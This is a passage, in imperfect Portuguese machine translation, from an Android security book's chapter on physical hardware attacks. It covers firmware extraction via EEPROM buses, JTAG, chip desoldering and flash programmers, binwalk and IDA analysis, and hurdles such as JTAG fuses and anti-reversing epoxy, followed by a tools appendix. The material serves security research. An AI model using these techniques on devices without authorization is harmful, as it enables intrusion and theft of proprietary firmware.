


Figura 13-39: Fase total do Beagle I²C EEPROM

Na exibição de transação próxima à parte superior da janela, você pode ver claramente que cada transação de gravação é seguida por uma transação de leitura. A CPU escreveu o valor 0x0013 no barramento I²C, e a EEPROM I²C respondeu com o valor nesse local, 0x68. Dessa forma, a leitura desses tipos de EEPROM é trivial. Você pode identificar esses tipos de EEPROM simplesmente fazendo uma busca na Internet por seus números de série.

Se você quiser fazer mais do que observar uma CPU usar esse tipo de EEPROM, o Total Phase Data Center tem uma funcionalidade adicional para ler dados diretamente da EEPROM SPI ou I²C automaticamente. Usando essa funcionalidade, é possível reconstruir os dados binários como um arquivo em seu sistema de arquivos local. Também é possível usar o Bus Pirate ou o GoodFET para executar a mesma função.

Cartões MicroSD e SD para armazenamento de imagens de firmware

Alguns dispositivos recebem atualizações de firmware ou armazenam imagens de firmware em cartões MicroSD ou SD. No caso de esses dispositivos de armazenamento usarem um sistema de arquivos montável, basta desconectar e montar o dispositivo em seu computador de análise. Em alguns casos, os desenvolvedores incorporados gravam os dados brutos, ou em seu próprio formato, nos cartões SD. Lembrando que os cartões MicroSD e SD são inherentemente SPI, é possível aplicar a mesma técnica descrita na seção anterior para leitura e gravação de uma EEPROM SPI.

JTAG e depuradores

É possível usar uma interface de depuração JTAG ou um depurador para visualizar inherentemente o conteúdo dos registros do processador. Além disso, muitas vezes é possível visualizar o conteúdo da memória. Em sistemas incorporados, especificamente aqueles que executam imagens bare metal, isso significa que você pode, consequentemente, extrair o firmware. Esse é outro motivo pelo qual obter acesso ao depurador JTAG a um dispositivo pode ser extremamente vantajoso. Muitas ferramentas, como o Segger J-Link, usam a funcionalidade JTAG para reconstruir a imagem do firmware no sistema de arquivos do computador de controle. Usando a funcionalidade de servidor GDB para o J-Link, o comando de despejo de memória GDB geralmente funciona para despejar todo o conteúdo da memória.

Acesso destrutivo ao firmware

Pode haver ocasiões em que algumas das técnicas discretas descritas anteriormente não sejam possíveis. Para esses casos, existem técnicas mais intrusivas.

Remoção do chip

Talvez a técnica mais intrusiva e destrutiva para obter uma imagem de firmware seja remover fisicamente o chip da placa e lê-lo. À primeira vista, isso pode parecer uma técnica trabalhosa e altamente especializada. Na realidade, não é. A dessoldagem de um dispositivo montado em superfície (SMD) e sua leitura podem ser bastante fáceis e divertidas. Algumas pessoas usam pistolas de calor (que são basicamente secadores de cabelo quentes) para

derreter simultaneamente toda a solda nas conexões que ligam um componente SMD a uma placa de circuito impresso. Esse é um método muito eficaz e direto.

Outra técnica é usar um produto chamado Chip Quik. Os kits, como o mostrado na Figura 13-40, vêm com tudo o que é necessário para aplicar esse produto.

A Chip Quik é composta essencialmente de uma liga metálica que tem uma temperatura de fusão mais baixa do que a da solda tradicional. A aplicação da Chip Quik derretida à solda sólida/resfriada transfere calor para a solda e, consequentemente, a derrete. Como a Chip Quik permanece quente por mais tempo, isso lhe dá tempo suficiente para remover ou dessoldar os chips das placas de circuito impresso. Mesmo que você seja péssimo em soldagem, pode aplicar o Chip Quik de forma desajeitada e ter muito sucesso. Há muitos vídeos de demonstração na Internet que descrevem todo o processo.



Figura 13-40: Um kit Chip Quik

Depois que a CPU ou o chip flash de destino é dessoldado da placa, o que fazer? Felizmente, uma empresa chamada Xeltek criou uma família de dispositivos úteis que ajudam na próxima parte: a leitura do chip. A Xeltek oferece vários dispositivos chamados Universal Flash Programmers; seus dispositivos top de linha estão na linha SuperPro. Os dispositivos SuperPro podem essencialmente ler e gravar centenas de tipos diferentes de memória flash e processadores. Um desses produtos é o Xeltek SuperPro 5000E, que é mostrado na Figura 13-41.

Além disso, a Xeltek fabrica centenas de adaptadores que se ajustam a todos os formatos e fatores de forma possíveis que os chips podem assumir. A Figura 13-42 mostra alguns dos adaptadores para o SuperPro 5000E.




Figura 13-41: Xeltek SuperPro 5000E



Figura 13-42: Xeltek SuperPro 5000E com adaptadores

O site da Xeltek tem até mesmo um banco de dados pesquisável no qual você pode inserir o número de série do chip para descobrir qual adaptador da Xeltek é compatível com o chip desejado! O próprio dispositivo Xeltek se conecta a um computador usando um cabo USB e o software incluído é igualmente simples de usar. Basta iniciar o aplicativo, que detecta o tipo de adaptador que você está usando e pergunta se deseja fazer a leitura.

Clique em Read e, alguns minutos depois, haverá um arquivo binário em seu sistema de arquivos com o conteúdo do chip! A Figura 13-43 mostra uma captura de tela dessa ferramenta em ação. É literalmente simples assim extrair o firmware dos chips. Com preços de vários milhares de dólares, os dispositivos Xeltek (como as ferramentas USB avançadas da Total Phase) podem ser proibitivamente caros se você não tiver uma necessidade comercial para eles, mas eles oferecem uma função incrivelmente útil e simples.




Figura 13-43: Leitura do firmware da Xeltek

O que você faz com um lixão?

Então, talvez você tenha um grande arquivo binário que conseguiu extrair de um dispositivo usando algumas das técnicas mencionadas anteriormente. E agora? Como você sabe o que está vendo? O arquivo binário é apenas o firmware ou há outros dados misturados?

Imagens Bare Metal

Conforme mencionado anteriormente, os microcontroladores executam cegamente o que quer que seja apontado para eles durante a inicialização. A folha de especificações do seu alvo informa exatamente como o bootstrap funciona no processador (onde está o ponto de entrada, os estados iniciais do registro e assim por diante). Mas talvez você queira apenas saber rapidamente o que está vendo. Às vezes, isso pode exigir que você percorra o arquivo em um editor hexadecimal para obter pistas sobre o que há no grande bloco binário.

Em muitos casos, a imagem de firmware extraída não é apenas o firmware. Ela também pode incluir sistemas de arquivos minúsculos, como CramFS, JFFS2 ou Yaffs2. Nos casos em que você extraiu dados do flash NAND, é provável que esses blobs binários sejam estritamente os sistemas de arquivos minúsculos. Ferramentas como o `binwalk` podem detectá-los e fornecer um pouco mais de informações sobre o conteúdo de um blob binário. O `binwalk` usa heurística para localizar estruturas reconhecíveis em arquivos. O trecho a seguir mostra um exemplo de uso do `binwalk`:

```
[s7ephen@xip ~]$ binwalk libc.so
/var/folders/jb/dlpdf3ns1slblcddnxs7glsc0000gn/T/tmpzP9ukC, 734: Warning:
O novo nível de continuação 2 é mais de um maior que o nível atual 0

DECIMAL      HEX      DESCRIÇÃO
-----
0           0x0ELF Objeto compartilhado LSB de
32 bits, ARM, versão 1 (SYSV)
271928       0x42638Sistema de arquivos CramFS
              , tamanho little endian 4278867 hole_support CRC
0x2f74656b, edição 1886351984, blocos 2037674597, arquivos
1919251295
```

Neste exemplo simplificado, executamos o `binwalk` no `libc.so` extraído de um dispositivo Android. Você pode ver que ele identifica corretamente o conteúdo do arquivo como um formato executável e de vinculação (ELF) e o que ele suspeita ser um pequeno sistema de arquivos CramFS no final.

O `binwalk` não é uma bala de prata. Muitas vezes, ele não consegue identificar o conteúdo dos arquivos binários. Isso tende a acontecer mais comumente na imagem extraída de alvos como CPUs (especificamente o flash incorporado da CPU) e NAND. O trecho a seguir demonstra uma tentativa de usar o `binwalk` em uma imagem de firmware extraída.

```
[s7ephen@xip ~]$
[s7s-macbook-pro:firmware_capture s7$ ls -alt Stm32_firmware.bin
-rwxrwxrwx 1 s7 staff 1048576 Mar 14 2013 Stm32_firmware.bin [s7ephen@xip ~]$
binwalk Stm32_firmware.bin
/var/folders/jb/dlpdf3ns1slblcddnxs7glsc0000gn/T/tmpDZue9, 734: Warning:
O novo nível de continuação 2 é mais de um maior que o nível atual 0
```

```
DECIMAL      HEX      DESCRIÇÃO
-----
```

```
[s7ephen@xip ~]$
```

No exemplo anterior, o `binwalk` não consegue identificar nada em uma imagem binária de um megabyte extraída de um microprocessador STM32. Nesses casos, infelizmente, a revisão manual da imagem binária e o desenvolvimento personalizado geralmente são os únicos recursos.

Importação para o IDA

Se você souber o suficiente sobre a imagem binária para eliminar os bits desnecessários ou se a imagem binária executável tiver sido obtida por outros meios, a importação para o IDA será a próxima etapa. A importação de imagens binárias para o IDA geralmente requer algumas adaptações. Infelizmente, carregar um binário de um sistema incorporado no IDA não é tão simples quanto no caso de imagens executáveis ELF's, Mach-O e Portable Executable (PE). Dito isso, o IDA oferece muitas funcionalidades para ajudar o engenheiro reverso a carregar e analisar imagens de firmware.

Ao carregar uma imagem de firmware no IDA, geralmente é necessário seguir um processo de três etapas. Primeiro, abra o arquivo com o IDA e selecione Arquivo binário ou Dump, conforme mostrado na Figura 13-44.




Figura 13-44: IDA seleciona arquivo binário

Em seguida, selecione a arquitetura do alvo na caixa de diálogo mostrada na Figura 13-45. Você precisa saber o suficiente sobre a arquitetura do processador de destino para selecioná-la (ou uma próxima a ela).

Por fim, você precisa saber o suficiente sobre seu alvo para preencher o formulário mostrado na Figura 13-46. Essa caixa de diálogo informa essencialmente ao IDA sobre o ponto de entrada do binário. Você pode obter algumas dessas informações na folha de especificações do processador de destino.




Figura 13-45: Processador de seleção de IDA




Figura 13-46: Especificação de endereços de carga no IDA Pro

Nesse ponto, se você tiver sorte, o IDA carregará o binário. Quando usado para fazer engenharia reversa de PEs, ELF ou binários Mach-O, você pode ter notado apenas a Fast Library

(FLIRT) quando ela não conseguiu ajudá-lo (desmontando a entrada da função ou identificando incorretamente as estruturas, por exemplo). Mas com a engenharia reversa de firmware, a FLIRT realmente se destaca. Você pode acessar as caixas de diálogo FLIRT a qualquer momento selecionando o ícone de flor na barra de ferramentas, conforme mostrado na Figura 13-47.



Figura 13-47: Ícone da barra de ferramentas do IDA FLIRT Signatures

Assim como o binwalk, o FLIRT vasculha o arquivo em busca de assinaturas que podem ser aplicadas a partes do seu binário. Em vez de identificar formatos de arquivos binários ou sistemas de arquivos comuns, as assinaturas FLIRT visam identificar o compilador usado para gerar o código. Se alguma assinatura FLIRT corresponder ao firmware, a caixa de diálogo mostrada na Figura 13-48 será exibida para que você possa selecionar o conjunto de assinaturas correto.




Figura 13-48: IDA aplicando assinaturas FLIRT

Todo esse processo é muito imperfeito, mas há casos de uso para ele na Internet (geralmente para ROMs de videogame e coisas do gênero). Preveja passar um bom tempo mexendo bastante nas configurações do IDA. Mesmo quando o binário parece estar carregado corretamente no IDA, você também pode prever a realização de algumas correções adicionais no meio da desmontagem. No caso do código ARM, provavelmente serão necessárias correções adicionais porque o IDA terá dificuldade em identificar os pontos de entrada da função ou o modo de instrução (ARM ou THUMB). Você simplesmente terá que executar esses bits manualmente ou usar scripts personalizados do IDC ou do IDA Python para ajudá-lo.

Armadilhas

A engenharia reversa baseada em hardware e a pesquisa de vulnerabilidades podem ser extremamente gratificantes, mas não estão isentas de alguns fatores complicadores que podem ser bastante frustrantes de superar. Por isso, aqui estão algumas armadilhas comuns que você pode encontrar.

Interfaces personalizadas

Talvez uma das coisas mais demoradas e potencialmente incômodas de se encontrar nos dispositivos sejam as interfaces de hardware personalizadas em pinos aparentemente padrão. Em geral, essas interfaces personalizadas despertam seu interesse com base em sua localização na placa de circuito impresso, por exemplo, perto do processador principal. O rastreamento das linhas dessas interfaces até os pinos do processador muitas vezes pode gerar informações úteis. Por exemplo, se várias linhas forem rastreadas até pinos que você sabe, pela folha de dados, que são responsáveis pelo USART (Universal Synchronous and Asynchronous) ou pelo JTAG, você poderá deduzir que se trata de interfaces de depuração. Esses tipos de interfaces geralmente também estão situados próximos ao processador de destino.

No entanto, devido à interface desconhecida, nesses casos, muitas vezes você precisará encontrar o conector correspondente para a interface questionável e quebrar os pinos para conectores mais padrão.

Uma empresa chamada SchmartBoard fabrica centenas de pequenas placas que você pode usar para construir break-outs para conectores estranhos e outros componentes SMT (montados em superfície).

Dados binários/proprietários

As interfaces padrão, como UART, I² C e SPI, são normalmente usadas para dados de texto simples, como consoles interativos, mensagens de inicialização e saída de depuração. Entretanto, em muitos casos - especialmente no caso de sistemas que não são baseados em Linux e Android, como os que executam um RTOS - o barramento usa um protocolo proprietário. Em alguns casos, isso é gerenciável, por exemplo, se o protocolo proprietário for totalmente baseado em ASCII. Com um protocolo totalmente baseado em ASCII, você tem a confirmação imediata de que as coisas estão configuradas corretamente. O fato de poder ver o texto é um bom sinal. Muitas vezes, você também consegue identificar rapidamente padrões, como caracteres recorrentes que atuam como delimitadores do protocolo, ou uma certa uniformidade na formatação (por exemplo, sequências de números de ponto flutuante).

No entanto, você pode encontrar casos em que os dados no barramento são totalmente binários. Nesses casos, pode ser difícil até mesmo ter certeza de que a interface com o dispositivo foi feita corretamente. Você obteve a taxa de transmissão e a codificação de dados erradas? Nessas circunstâncias, às vezes uma combinação de outras técnicas, como o acesso direto ao firmware, pode ser usada para ajudar a descobrir o que está acontecendo.

Se estiver observando os dados misteriosos em um barramento entre componentes, às vezes espioná-los (usando as técnicas descritas anteriormente) e escrever algum código simples de replicação de protocolo para reproduzi-los ajudará; você pode até encontrar bugs no caminho.

Interfaces de depuração queimadas

Há muitas defesas JTAG, mas talvez a mais comum seja chamada de fusível JTAG. Esses fusíveis podem ser físicos (desconectar fisicamente as linhas JTAG internas ao processador) ou baseados em software. Derrotar qualquer um deles requer técnicas avançadas que estão fora do escopo deste texto. No entanto, é possível eliminá-los (especificamente para fusíveis de software). Ralph Phillip Weinmann discute brevemente essas técnicas para reativar a depuração JTAG no processador de banda base de seu HTC Dream em seu artigo USENIX "Baseband Attacks: Remote Exploitation of Memory Corruptions in Cellular Protocol Stacks". Kurt Rosenfeld e Ramesh Karri escreveram outro artigo detalhado sobre defesas JTAG intitulado "JTAG: Attacks and Defenses", embora esse artigo se concentre mais na teoria geral de ataques e em uma proposta de defesa. Além disso, você pode encontrar recursos sobre como eliminar os fusíveis de software queimados para dispositivos específicos em alguns fóruns de desenvolvedores on-line.

Senhas de chip

Alguns fabricantes de microcontroladores não permitem que o dispositivo seja atualizado a menos que seja usada uma senha definida pelo usuário. Essas senhas são uma sequência de bytes que são enviados ao carregador de bootstrap no chip. Isso impede o flash, mas alguns fornecedores de microcontroladores só habilitam algumas funcionalidades de depuração se uma senha "física" for fornecida ao chip.

Senhas do carregador de inicialização, teclas de atalho e terminais silenciosos

Alguns carregadores de inicialização, como o U-Boot, oferecem algumas opções de segurança para desenvolvedores incorporados. O U-Boot tem alguns recursos de segurança que permitem ao desenvolvedor ocultar a saída do U-Boot ou exigir uma tecla de atalho especial, uma senha ou uma sequência especial de bytes pela UART antes de entrar em uma sessão interativa do U-Boot. Esses casos tendem a ser raros, pois os fabricantes preocupados com a segurança provavelmente também ocultariam a interface UART, mas não são inéditos. Geralmente, os projetistas de firmware e hardware estão trabalhando separadamente em uma empresa ou, possivelmente, até mesmo de forma subcontratada. Nesses casos, algumas técnicas mais avançadas, fora do escopo deste texto, podem ser necessárias para subverter essas proteções.

Em alguns casos, as mensagens de inicialização do gerenciador de inicialização e até mesmo do sistema operacional podem ser observadas, mas, em seguida, a linha fica em silêncio ou começa a emitir lixo.

Às vezes, você tem sorte, e o problema é apenas uma questão de alteração da taxa de transmissão. Em outros casos, há interfaces de depuração personalizadas que você deve anexar, ou talvez precise de um driver que use dados binários para transmitir informações de depuração para um software personalizado que monitora a interface UART de um dispositivo.

Sequências de inicialização personalizadas

Há momentos em que você pode se alegrar por ter encontrado e conseguido fazer a interface com a UART (ou alguma interface de saída de depuração). Você o verá carregar o gerenciador de inicialização e inicializar no kernel. Você observará a inicialização dos drivers e talvez até mesmo esfregue as mãos na expectativa diabólica de um prompt de login - mas ele não aparece. Por quê?

Quando isso acontece, geralmente a distribuição do Linux ou do Android foi personalizada para não executar o processo de login. Em muitos casos, os desenvolvedores incorporados iniciam seus processos principais diretamente após a inicialização. Muitos desses tipos de aplicativos têm um protocolo proprietário (geralmente binário) para se comunicar com um controle remoto personalizado ou um cliente de depuração/diagnóstico. Um cliente como esse seria executado em um PC conectado ao dispositivo via UART.

Em casos como esse, você perderá o prompt de login familiar, mas poderá empregar outras técnicas para subverter o dispositivo. Talvez a invasão do gerenciador de inicialização lhe dê acesso à imagem do firmware, ou talvez o acesso físico ao armazenamento flash forneça uma cópia da imagem do sistema de arquivos para uma investigação mais aprofundada. Essas são apenas algumas coisas que você pode tentar, mas isso pode exigir uma investigação mais aprofundada se tentativas simples como essa não tiverem êxito.

Linhas de endereço não expostas

Anteriormente, neste capítulo, mencionamos que os fabricantes às vezes colocam componentes como flash NAND em cima de um microcontrolador para economizar espaço em uma placa de circuito impresso em uma configuração conhecida como PoP. Lembre-se de que essas configurações podem dificultar a identificação do número de série/parte de um microcontrolador. Há outra armadilha para esses tipos de configurações PoP.

No caso em que um chip flash é montado em um microcontrolador em uma configuração PoP, uma desvantagem é que os pinos do chip flash não ficam expostos. De fato, não há pinos. Portanto, nesses casos, não é possível usar facilmente técnicas de dessoldagem para remover o flash e ler seu conteúdo. Portanto, a única maneira (exceto por algumas técnicas avançadas e tediosas de separação de chips) de acessar o conteúdo do flash é acessá-lo por meio do microcontrolador. Se o microcontrolador não tiver recursos de depuração desativados, isso será possível. Entretanto, se, por exemplo, os fusíveis JTAG estiverem queimados, talvez não seja possível acessar facilmente esses dados.

Epóxi anti-reversão

Pode haver alguns alvos que você desmonta e descobre que a placa de circuito impresso foi revestida com um material preto ou azul brilhante ou fosco. Às vezes, isso é feito pelos fabricantes para proteger os componentes contra intempéries ou condensação. Mas, na maioria dos casos, é para evitar que alguém se conecte facilmente aos componentes com sondas ou para evitar que os componentes sejam dessoldados para ler dados deles. Alguns deles podem ser facilmente removidos com uma lâmina de barbear ou com a combinação de uma lâmina de barbear e o calor concentrado de uma pistola de calor.

Outros epóxis mais caros são misturados com um composto à base de silicone. Isso é para impedir que as pessoas usem compostos químicos para dissolver o epóxi. O motivo dos aditivos à base de silicone é que qualquer solvente químico que possa dissolver o aditivo provavelmente também dissolverá e destruirá o silício na placa de circuito impresso e no componente que ele deve proteger, destruindo completamente o dispositivo.

Criptografia, ofuscação e antidepuração de imagens

Não encontramos muitos dispositivos de consumo incorporados que usem essas técnicas. Os engenheiros reversos familiarizados com malware para PCs e dispositivos móveis podem pensar imediatamente nas técnicas de criptografia e ofuscação, como as usadas em softwares mal-intencionados para computadores desktop (código morto precedido por saltos, desofuscação em tempo de execução e assim por diante). Embora provavelmente existam várias maneiras inteligentes e personalizadas de fazer isso dentro das restrições dos componentes de um dispositivo, elas não parecem ser muito comuns em dispositivos incorporados devido às restrições de espaço e capacidade de computação de um dispositivo.

Por exemplo, um executável bare-metal criptografado que se descriptografasse em tempo real poderia parecer uma solução imediata. Entretanto, em um sistema incorporado com RAM limitada, pode não haver espaço suficiente para carregar a imagem completa. Além disso, a memória flash decai a cada gravação, portanto, a maioria dos desenvolvedores incorporados evita gravar na memória flash durante a execução. Se uma imagem executável não puder realizar a descompactação na RAM, ela terá que se modificar na flash. Fazer isso em cada inicialização do dispositivo não só seria lento, mas também desgastaria a mídia de armazenamento mais rapidamente.

Resumo

Este capítulo foi elaborado para que até mesmo o leitor menos iniciado se familiarize com o aproveitamento bem-sucedido do acesso físico para atacar hardware incorporado, como dispositivos Android. Ele abordou vários tipos diferentes de interfaces que são comumente expostas em dispositivos incorporados, incluindo UART, JTAG, I² C, SPI, USB e cartões SD. Explicou como e por que identificar e comunicar

com essas interfaces. Utilizando essas interfaces, os pesquisadores podem obter uma compreensão mais profunda do dispositivo alvo.

Um objetivo popular dos ataques físicos contra hardware é descobrir, projetar e implementar outros ataques que não exijam acesso físico. Usando uma série de ferramentas disponíveis comercialmente e gratuitamente, este capítulo explicou como o acesso a essas interfaces pode fornecer acesso ao firmware do dispositivo. A engenharia reversa do firmware fornece uma visão profunda de como o dispositivo funciona e pode até revelar algumas vulnerabilidades críticas.

Por fim, apresentamos as possíveis armadilhas que você pode encontrar ao tentar aplicar essas ferramentas e técnicas na prática. Sempre que possível, recomendamos maneiras de vencer esses desafios e obter sucesso apesar deles.

Tam

Catálogo

Este apêndice inclui uma lista de ferramentas disponíveis publicamente que se mostraram úteis para a realização de pesquisas de segurança no sistema operacional Android. Não se trata, de forma alguma, de uma lista exaustiva. Por exemplo, essa lista não inclui as ferramentas que desenvolvemos e incluímos neste livro. Além disso, novas ferramentas são criadas e lançadas de tempos em tempos.

Ferramentas de desenvolvimento

A maioria das ferramentas descritas nesta seção é destinada a desenvolvedores de aplicativos, embora os pesquisadores de segurança também possam usá-las para criar programas de prova de conceito, depurar aplicativos ou codificar explorações específicas da plataforma Android.

SDK do Android

O SDK (Software Development Kit, kit de desenvolvimento de software) do Android fornece um conjunto de ferramentas essenciais de desenvolvimento, bibliotecas de API (Application Programming Interface, interface de programação de aplicativos), documentação e exemplos de aplicativos Android. O SDK, juntamente com o Java Development Kit e o Apache Ant, é necessário para criar, testar e depurar aplicativos Android.

O emulador do Android, que é baseado no QEMU (abreviação de "Quick EMULATOR"), também está incluído no SDK. Os desenvolvedores podem testar os aplicativos desenvolvidos usando o SDK em um ambiente emulado sem a necessidade de um dispositivo Android real. O SDK do Android está disponível para as plataformas Linux, Mac OS X e Windows.

Você pode encontrá-lo em <http://developer.android.com/sdk/index.html>.

NDK do Android

O Android Native Development Kit (NDK) contém tudo o que é necessário para desenvolver aplicativos e bibliotecas nativos usando C e C++. O NDK inclui uma cadeia de ferramentas completa que pode compilar códigos nativos para as plataformas ARM, MIPS e x86 no Linux, OS X ou Windows. Você pode encontrar o Android NDK em <http://developer.android.com/tools/sdk/ndk/index.html>.

Eclipse

O Eclipse é um ambiente de desenvolvimento integrado (IDE) multilíngue que inclui um sistema de plug-in extensível, fornecendo uma ampla variedade de recursos, como sistemas de controle de versão, depuração de código, UML, exploradores de banco de dados, etc. Ele tem sido o IDE oficialmente suportado para o desenvolvimento do Android desde as primeiras versões do Android SDK. Você pode encontrar o Eclipse em www.eclipse.org/.

Plug-in ADT

O Android oferece um plug-in personalizado do Eclipse, o plug-in ADT, que amplia os recursos do Eclipse para facilitar o desenvolvimento do Android. O plug-in ADT permite que os desenvolvedores configurem projetos Android. Usando o plug-in, os desenvolvedores podem projetar interfaces de usuário do Android usando um editor gráfico, bem como criar e depurar seus aplicativos. Você pode encontrar o plug-in do ADT em <http://developer.android.com/sdk/installing/installing-adt.html>.

Pacote ADT

O pacote Android Developer Tools (ADT) é um único download que contém tudo o que é necessário para que os desenvolvedores comecem a criar aplicativos Android. Ele inclui o seguinte:

- O Eclipse IDE com plug-in ADT incorporado
- As ferramentas do Android SDK, incluindo o emulador do Android e o Dalvik Debug Monitor Server (DDMS)

- A plataforma Android - ferramentas que incluem o Android Debug Bridge (ADB) e o fastboot
- O SDK mais recente da plataforma Android e a imagem do sistema para o emulador

